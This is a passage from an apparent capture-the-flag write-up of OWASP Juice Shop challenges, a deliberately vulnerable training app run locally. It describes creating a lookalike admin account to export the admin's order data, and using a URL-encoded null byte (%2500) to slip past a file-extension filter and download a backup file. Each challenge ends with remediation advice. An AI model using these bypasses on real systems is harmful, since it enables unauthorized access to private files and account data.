
This give us an idea of making a same format name account but changing the vowel letter to something else and give it a try (like instead of admin we use edmin).




We create a new account named admin@juice-sh.op since we know real admin mail is admin@juice-sh.op.



We login to this account and request to export data



We can see that there is actually a list of ordered items even tho we didn't order anything which means this is admin's ordered list.



We successfully complete the challenge.

Recommendations:

This is a serious problem so we need to follow user protection and privacy sheets from owasp as beginning. We need to use strong cryptography, support HTTP strict transport security, digital certificate pinning, panic modes, prevent IP address leakage and many more security.

https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html


Forgotten Developer Backup ★★★★

Severity: **High**

Description: Developer backups, often containing source code, API keys, or system credentials, can become a high-value target for attackers if left unprotected. Such vulnerabilities arise from outdated backup practices or storage misconfigurations.

Impact: Compromised backups could allow attackers to reverse-engineer software systems, exploit hardcoded credentials, or gain unauthorized access to critical environments, resulting in significant operational and financial harm.


Steps to reproduce the vulnerability:




The challenge asks from us to access salesman's backup files.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extensión	Title	Notes	TLS	IP	Cookies
204	http://127.0.0.1:3000	GET	/socket.io-48transport=webs...		✓	101	129	text	js			127.0.0.1	0x1	
205	http://127.0.0.1:3000	GET	/socket.io-48transport=pollin...		✓	200	230	text	js			127.0.0.1	0x1	
206	http://127.0.0.1:3000	GET	/canonical.htm		✓	200	298	XML	html			34.107.221.82	0x1	
207	http://deletcportal.firefox.com	GET	/success.txt?ipv4		✓	200	216	text	txt			34.107.221.82	0x1	
208	http://deletcportal.firefox.com	GET	/success.txt?ipv6		✓	200	216	text	txt			34.107.221.82	0x1	
209	http://127.0.0.1:3000	GET	/ftp/legal.md		✓	304	391	md	md			127.0.0.1	0x1	
210	http://127.0.0.1:3000	GET	/socket.io-48transport=pollin...		✓	200	326	JSON	js			127.0.0.1	0x1	
211	http://127.0.0.1:3000	POST	/socket.io-48transport=pollin...		✓	200	215	text	js			127.0.0.1	0x1	
212	http://127.0.0.1:3000	GET	/socket.io-48transport=webs...		✓	200	298	XML	html			127.0.0.1	0x1	
213	http://127.0.0.1:3000	GET	/socket.io-48transport=pollin...		✓	101	129	text	js			127.0.0.1	0x1	
214	http://127.0.0.1:3000	GET	/socket.io-48transport=webs...		✓	200	230	text	js			127.0.0.1	0x1	
215	http://127.0.0.1:3000	GET	/ftp/legal.md		✓	304	391	md	md			127.0.0.1	0x1	


Since we know the directory where the files are kept from previous vulnerabilities we can go to /ftp directory in order to get backup files.



We observe the the backup file with name of package.json.bak.




When we try to download it we get error that we can only get .md or .pdf files.




Even if we put .md at the end of we get an error that says there is no such file nor directory. We need to trick the server to download it.

In order to bypass this we can use %00 which adds new files extensions however we need to URL encode it.



We use cyberchef for encode process which gives us %2500.



We bypass the restriction and manage to get our hands on the backup file.

The screenshot shows a Mac desktop with two windows open. The top window is a terminal application titled "Code" with the path "Users > qjymaster > Downloads > package.json.bak_00(1).md". It displays a JSON file with various contributors and keywords. The bottom window is a web browser titled "Firefox" showing a challenge from "OWASP Juice Shop". The browser tabs show "Error: Only .md and .pdf files are allowed" and "127.0.0.1:3000/#/score-board?searchQuery=forgotten". The main content area of the browser shows two green notifications: "You successfully solved a challenge: Forgotten Sales Backup (Access a salesman's forgotten backup file.)" and "You successfully solved a challenge: Forgotten Developer Backup (Access a developer's forgotten backup file.)". Below the browser, there is a summary of challenges: "33% Hacking Challenges", "0% Coding Challenges", and "35/169 Challenges Solved". The desktop bar at the bottom has icons for various applications like Finder, Safari, Mail, and Microsoft Office.

We finish the challenge successfully.

Recommendation:

Always treat all external data as untrusted, regardless of its source
Define a strict set of allowed characters, formats, or patterns instead of relying on blocklists.
Perform input validation on the server side, even if client-side validation is used.
Tailor validation rules based on where the input will be used (e.g., SQL, HTML, file paths).
Ensure data is sanitized before being displayed or processed.
Avoiding relying on client-side validation, using blocklists instead of allowlists, Failing to validate hidden fields or query parameters and Assuming API inputs are always valid will improve a lot.


Forgotten Sales Backup ★★★★

Severity: **High**

